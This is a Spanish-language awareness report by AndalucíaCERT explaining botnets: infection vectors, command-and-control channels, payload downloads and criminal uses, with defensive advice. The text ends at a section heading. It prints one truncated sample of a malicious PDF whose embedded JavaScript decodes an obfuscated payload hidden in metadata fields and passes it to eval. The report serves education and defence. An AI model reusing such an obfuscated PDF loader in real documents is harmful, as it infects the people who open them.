AndalucíaCERT
CENTRO DE SEGURIDAD TIC

Informe de divulgación
Redes de ordenadores "zombie": Botnets

Tipo de documento:	*Informe*
Autor del documento:	*AndalucíaCERT*
Código del Documento:	*CERT-IF-324-110421*
Edición:	*0*
Categoría	*Público*
Fecha de elaboración:	*26/04/2011*
N° de Páginas	*1 de 21*

1 TABLA DE CONTENIDOS

2 OBJETO

El objeto de este documento es analizar y explicar el funcionamiento de las redes de equipos comprometidos (botnets), así como la evolución, métodos de propagación y las diferentes maneras de protegerse frente a ellas.

3 ALCANCE

El documento va destinado a operadores de AndalucíaCERT, personal técnico de la Junta de Andalucía y público en general.

4 DOCUMENTACION DE REFERENCIA

- David Dittrich, Sven Dietrich: P2P as botnet command and control: a deeper insight. http://staff.washington.edu/dittrich/misc/malware08-dd-final.pdf
- ENISA: Botnets Measurement Defence. http://www.enisa.europa.eu/act/res/botnets/botnets-measurement-detection-disinfection-and-defence
- INTECO: Botnets ¿Qué es una red de ordenadores zombis?
- Ping Wang, Sherri Sparks, Cliff C. Zou:An Advanced Hybrid Peer-to-Peer Botnet: ttp://www.usenix.org/event/hotbots07/tech/full_papers/wang/wang.pdf

5 ¿QUÉ ES UNA BOTNET?

Una "botnet" es un conjunto de equipos informáticos que se ejecutan de manera autónoma y automática, estos equipos se encuentran infectados por un tipo de programa malicioso que permite al atacante tomar el control de los mismos.

Debido a que un equipo infectado es controlado remotamente por el creador de la red de bots (botmaster), habitualmente se conoce a una botnet como "red de ordenadores zombies".

6 ¿CÓMO FUNCIONA UNA BOTNET?

Un equipo pasa a ser un bot o zombie cuando se encuentra comprometido debido a la ejecución de algún programa no deseado o malware, el sistema es controlado remotamente y usado para acciones ilícitas.

De manera general existen fases comunes para todos los bots, éstas son:

1. Infección inicial
2. Contacto con el botmaster
3. Descarga instrucciones y/o otro tipo de malware
4. Acciones maliciosas

6.1 INFECCIÓN INICIAL

Al igual que otro tipo de malware como virus, gusanos o troyanos, la infección inicial ser llevada a cabo de múltiples maneras, las más comunes son:

6.1.1 Vulnerabilidades en servicios

Una manera altamente efectiva de infectar sistemas es aprovecharse de servicios vulnerables en ejecución. Este método cuenta con la ventaja de que no es necesaria la intervención del usuario y que, en un caso ideal, la explotación del servicio e instalación del programa malicioso puede llegar a ser "invisible" para el usuario legitimo del sistema.

Un caso conocido de este método de infección, era el seguido por el gusano Sasser el cual explotaba una vulnerabilidad en el servicio RPC l*sass.exe* de windows para infectar el equipo y, una vez infectado, desde el mismo equipo comprometido, lanzar ataques a otros equipos de la red, expandiéndose de manera exponencial.
Aunque las variantes más extendidas de este gusano no eran programas que realizaran tareas de C&C sí existieron mutaciones de este gusano que las incluían, así mismo, este exploit fue incluido en multitud de programas bot posteriores que aprovechaban este fallo para infectar sistemas no actualizados.




Ilustración 1: Mensaje de error provocado por el gusano Sasser

A pesar de la peligrosidad de este método de infección no siempre es posible explotar este tipo de vulnerabilidades, dependerá en gran medida de varios factores:

- **Sistema Operativo, plataforma y versión usada del programa vulnerable**: La mayoría de "exploits" son para una versión determinada de un programa y es probable que solo funcionen en determinadas plataformas (p.ej: Es posible que funcione para plataformas 32 bits, pero no lo haga en versiones 64 bits)

- **Servicios al exterior**: Es posible que un sistema tenga distintos sistemas vulnerables, pero aun así no sea objetivo de ataques. Esto es debido a la existencia de routers (residenciales o de empresas) que mitigan el riesgo, aislando estos equipos con servicios vulnerables de ataques desde el exterior, sin embargo, los equipos seguirán siendo vulnerables si son atacados desde la red local.

6.1.2 Redes sociales

Con la proliferación de este medio de comunicación se ha abierto una nueva vía para la infección de equipos. Aprovechándose de las distintas funcionalidades de redes sociales como Facebook, Twitter, Hi5 o Tuenti, consiguen engañar a los usuarios mediante distintas técnicas, infectar sus equipos y expandirse.

La posibilidad de utilizar las redes sociales como plataforma de ataque implica que potencialmente, la propagación del mismo puede llegar a alcanzar altos niveles de infección en poco tiempo.

El proceso suele consistir en lo siguiente:

- **Engañar al usuario e infectarlo**: Habitualmente el usuario recibe un mensaje en su perfil de la red social desde un usuario ya infectado previamente, haciendo referencia a algún tema curioso o que pueda llamarle la atención. Dicho mensaje suele incluir un enlace a un sitio dañino:

Ilustración 2: Ejemplo de mensaje

Si el usuario ingresa en la dirección, será redirigido de manera automática a un sitio malicioso donde se solicitará la descarga de un fichero, de aceptar y ejecutar el archivo, el sistema quedará infectado pasando a formar parte de la red de bots.

- **Expansión a otros sistemas**: El sistema comprometido capturará y usará los credenciales de las distintas redes sociales de los usuarios del sistema para enviar mensajes similares al recibido a todos sus contactos, posibilitando así la expansión de la red.

6.1.3 SPAM

El proceso es similar al anterior: El usuario recibe un mensaje de correo electrónico de un usuario conocido (el cual probablemente también se encuentre infectado) o de un remitente falso con un enlace sospechoso que invita a una dirección maliciosa o como adjunto en el mismo correo como archivo infectado (macro de Word, archivo ejecutable, etc...).




Ilustración 3: Mensaje SPAM con adjunto infectado

En el ejemplo podemos observar un mensaje imitando ser de una compañía de transportes informándonos de que no ha sido posible entregarnos un envío.

Una vez infectado, al igual que en el caso de las redes sociales, su equipo se conectará automáticamente a la red de bots y usará sus credenciales y listas de contactos de correo para enviar SPAM.

6.1.4 Enlaces

Existen una gran cantidad de vulnerabilidades en los servidores WEB que posibilitan a los atacantes aprovechar sistemas vulnerables para servir todo tipo de programas maliciosos desde un sitio WEB técnicamente confiable.

Es por ello que debemos desconfiar de enlaces, especialmente los publicados en foros o boletines de imágenes que puedan llevarnos a sitios maliciosos o a servidores comprometidos sirviendo malware.

Especial atención requieren los enlaces publicados con acortadores de direcciones como bit.ly o tinyurl.com, ya que al enmascarar la dirección no nos será posible saber hacia dónde se nos redirige exactamente.

Para evitar enlaces maliciosos existen extensiones para los navegadores y páginas web que nos proveen de un servicio de consulta de URL el cual nos servirá para determinar si un determinado enlace puede resultar peligroso.

6.1.5 Carpetas compartidas

Algunos programas maliciosos usan las carpetas compartidas de los sistemas de la red de su equipo infectado para intentar expandirse, tanto su propia carpeta compartida como las del resto de equipos. Los métodos que usa para este fin son:

- Ejecutar alguno de los múltiples exploits contra los protocolos de compartición de carpetas .
- Copiar ejecutables o archivos infectados en las carpetas compartidas a la espera de la ejecución por parte algún usuario.
- Copiar programas o archivos infectados en las carpetas compartidas p2p si se encuentran accesibles para su expansión por estas redes.

6.1.6 Archivos PDF

Actualmente los archivos PDF (Portable Document Format) son la principal fuente de distribución de contenido malicioso, por encima de html o archivos office con macros.

Esto es en parte debido a varios factores:

- Permite características avanzadas de manera nativa. Uso de multimedia y scripting embebido, proveyendo de una gran funcionalidad pero de mayor riesgo de seguridad.
- La complejidad del formato hace que sea más difícil de manipular para los desarrolladores de aplicaciones relacionadas, y más fácil de aprovechar para los usuarios maliciosos.
- Se comenzó aprovechando vulnerabilidades en los lectores de PDF para luego empezar a aprovechar las mismas funcionalidades que el estándar ofrecía.
- El uso de scripting permite embeber código malicioso.
- Formato extendido y estándar.
- Falta de seguridad en el diseño.

```
%PDF-1.3
2 0 obj
<<
>>
endobj
3 0 obj
<<
/Producer (t9.5*w,t4.t5*w,t8.5*w,8*w,t4.5*w,t6.5*w,t8.75*w,t5.75*w,15.t5*w,9.75*w,9.t5*w,t9.t5*w,14.t
/Subject (eval)
/Title (String.fromCharCode)
/CreationDate (D:2011725103251)
>>
endobj
1 0 obj
<<
/Pages 2 0 R
/Names <</JavaScript <</Names [() <</S /JavaScript
/JS (
var w = 4;
var axp = this.producer;
var qiwn=function\(\){return {e:this}}\(\).e;
ygtuk=qiwn[this.subject];
rmg=ygtuk\(this.title\);
axp = axp.replace\(/t/g,'2'\);
qgyu = ygtuk\('['+axp+']'\);
var s = '';
for \(i = 0; i < qgyu.length; i++\) {
    jgu = qgyu[i];
    s += rmg\(jgu\);
}
ygtuk\(s\);
)
>>]
```

Ilustración 4: Ejemplo de código malicioso en documento PDF

Habitualmente los atacantes distribuyen estos documentos infectados mediante redes P2P, spam o servidores web comprometidos.

6.1.7 Fuentes de archivos no confiables. Redes P2P

Dada su gran popularidad para intercambiar archivos online, las redes P2P (Emule, Kademlia, eDonkey, FastTrack, Soulseek, etc...) y los populares archivos torrent están siendo cada vez más utilizados para la distribución masiva de malware.

Durante los últimos años, el uso de estas redes ha crecido exponencialmente, convirtiéndose en una fuente principal y mayoritaria de tráfico en Internet. Son por tanto un mecanismo ideal para conseguir una gran difusión de aplicaciones de software malicioso.

A todo esto hay que añadir el hecho de que el uso de las redes P2P para la distribución de malware es difícil de perseguir y atajar. La localización de la fuente inicial del programa en este tipo de redes distribuidas globalmente, donde los ficheros pueden haber dado varios saltos desde su origen inicial, es complicada. Además muchas descargas que se realizan a través de las redes P2P son ya de por sí de dudosa legalidad, por lo que resulta muy complejo para sus usuarios abordar una exigencia de responsabilidades tras verse comprometido en estos casos. Por si fuera poco, las

máquinas desde las que se sirven o realizan las descargas en ocasiones están situadas en países donde se pueden amparar en legislaciones y autoridades muy permisivas y poco exigentes en materia de delitos digitales.

Por todo esto, las redes P2P representan un mecanismo que puede ser muy útil para la distribución, intencionada o no, de malware.

Es de extrema importancia utilizar siempre los servidores o directorios de descarga recomendados por fuentes oficiales confiables y contrastadas para minimizar el riesgo de descargas manipuladas con malware, así mismo, está demostrado que las redes de intercambio distribuidas (eDonkey, Emule, etc...) son las más peligrosas debido a que no existen tantos mecanismos de control sobre los contenidos desde los servidores centrales o directorios de búsqueda.

6.1.8 Dispositivos Extraíbles

Los dispositivos extraíbles han sido uno de los primeros métodos de infección de todo tipo de programas dañinos. Antes de la popularización de Internet, disquetes y CD-Rom's eran la única vía de infección para el malware de la época.

En la actualidad vuelve a estar en auge la infección de sistemas a través de dispositivos físicos. Aprovechando la capacidad de auto-reproducción en muchos sistemas operativos, un pen-drive USB, cámara de fotos o cualquier dispositivo puede convertirse en una vía de infección y propagación de malware.

6.1.9 Vulnerabilidades en navegadores

Una de las aplicaciones más usadas por cualquier usuario de Internet es, sin duda, el navegador WEB, es además uno de los programas más expuestos a fallos debido a que a través de éste recibimos una gran cantidad de datos distintos (HTML, Javascript, Flash, video, imágenes, etc...) por estos motivos los creadores de malware están constantemente a la caza de vulnerabilidades en los navegadores, aprovechándose de estos fallos para instalar malware y/o hacerse con el control del equipo de la víctima.

Un ejemplo de una práctica común muy usada por los ciberdelincuentes es el denominado “clickjacking” o secuestro de clicks. De manera general, se usa este término para definir una técnica de engaño que haciendo uso de fallos en el diseño o agujeros de seguridad en los navegadores permite exponer información confidencial de los usuarios y/o tomar el control del navegador redirigiendo hacia páginas maliciosas o descargando e instalando malware.

6.2 CONTACTO CON EL BOTMASTER

Una vez comprometido, el equipo trata de conectar con el dueño de la botnet para notificar que la infección ha sido satisfactoria y que se encuentra preparado para recibir órdenes.

En un primer momento, los sistemas infectados usaron los canales IRC para sus comunicaciones: un protocolo sencillo, conocido y que permite al botmaster acceder a todos los equipos de una manera cómoda (incluso anónima).

Tampoco era necesario usar servidores IRC conocidos (y consecuentemente, fácilmente detectables), de manera habitual se instalaban los servidores de chat en uno o varios sistemas infectados de manera distribuida.





Ilustración 5: Arquitectura habitual de una red de equipos comprometidos

Aunque, como veremos más adelante, las técnicas y canales de comunicación han cambiado y sofisticado, un punto en común de todas las redes de bots, salvo algunas excepciones, es la creación de un centro de control, en Inglés Command and Control (C&C): Un punto centralizado para enviar y recibir órdenes de los sistemas infectados.
De manera general, según la conexión al C&C, las redes bot se pueden clasificar:

- **C&C Estático:** El punto de control es siempre el mismo. (P.Ej: Un canal determinado de un servidor determinado). Es más simple de implementar, pero también sencillo de detectar y eliminar
- **C&C dinámico**: El punto de control cambia según vayan descubriendo los anteriores o a petición del botmaster, P.Ej: Uso de servicios DNS dinámicos o descarga de una lista de servidores válidos a modo de repositorios cada cierto tiempo por parte de la botnet.

La gestión de los C&C también ha evolucionado con el tiempo, en los primeros bots, más simples, se utilizaban programas de IRC (mirc, Xchat, ircII...) para el envío y recepción de órdenes: El botmaster correctamente autorizado escribía en el canal las órdenes generales que debían recibir todos los bots o por mensajes privados si necesitaba que algún equipo en particular realizará alguna acción determinada.



Illustración 6: IRC C&C




Ilustración 7: IRC C&C

Como se observa en esta última ilustración, habitualmente los "nick" de los equipos infectados incluían el S.O o alguna característica que permitiera al botmaster identificar de que tipo era el equipo infectado, en otras ocasiones se incluían la velocidad de conexión o la memoria del sistema, de esta manera se podían usar equipos más o menos potentes para alguna acción en particular.

En la actualidad los programas han evolucionado, incluyendo entornos gráficos, usables e intuitivos que permiten no tener que recordar los comandos a ejecutar y permitirse realizar acciones con tan sólo hacer "click" sobre la opción deseada.

Ilustración 8: Programa de Control de una botnet

Estas características, hacen posible que el control de una botnet se encuentre al alcance de cualquier usuario, incluso con pocos conocimientos de como funciona de manera interna una red de bots.

6.3 DESCARGA DE INSTRUCCIONES Y/O OTRO TIPO DE MALWARE

Todos los programas bot que nos encontramos en la actualidad permiten la opción de descarga remota y ejecución local vía HTTP u otro protocolo.

Esto permite actualizar las funcionalidades que un bot pueda realizar, descargar nuevo tipo de malware o cualquier otro tipo de programas: Instalación de servidores FTP o HTTP para compartir contenido ilegal, SPAM Remailers, proxies, SOCKS, etc...

6.4 ACCIONES MALICIOSAS. ¿QUÉ PELIGROS EXISTEN SI FORMO PARTE DE UNA BOTNET?

Una vez que el dueño de la botnet o botmaster consigue una gran cantidad de sistemas infectados, puede empezar a realizar acciones ilícitas, entre ellas se encuentran:

- Envío de Spam
- Realizar ataques coordinados de denegación de servicio (DDos)
- Pulsaciones automáticas de banners y anuncios

- Robo de identidades y de datos bancarios
- Robo de cuentas de paypal y redes sociales.
- Instalación de software espía (spyware)
- Secuestro de direcciones de correo.
- Instalación de servidores de contenido ilegal
- Distribuir o instalar nuevo malware
- Manipular juegos online
- Observar lo que la víctima hace si el programa ofrece la posibilidad de visionado de escritorio remoto




Ilustración 9: Panel de control DDOS

El creador de la botnet puede explotarla de diversas formas:

- Utilizar la red directamente en su beneficio.
- Alquilarla a terceros, de tal forma que el cliente recibe los servicios y el creador controla la red.
- Vender entornos de control, es decir, el creador vende el programa de control de zombis al cliente, para que este último lo explote.





Ilustración 10: Alquiler de redes bots

La botnet continuará activa, esperando a recibir cualquier orden desde su controlador, es común que estos programas realicen actualizaciones que añaden nuevos métodos de ocultación, explotación de nuevos fallos de seguridad y otras mejoras.



Fuente: HISPASEC

Ilustración 11: Esquema de actualización de un equipo sirviendo SPAM

7 NUEVA GENERACIÓN DE BOTNETS. NUEVOS PROTOCOLOS Y CIFRADO

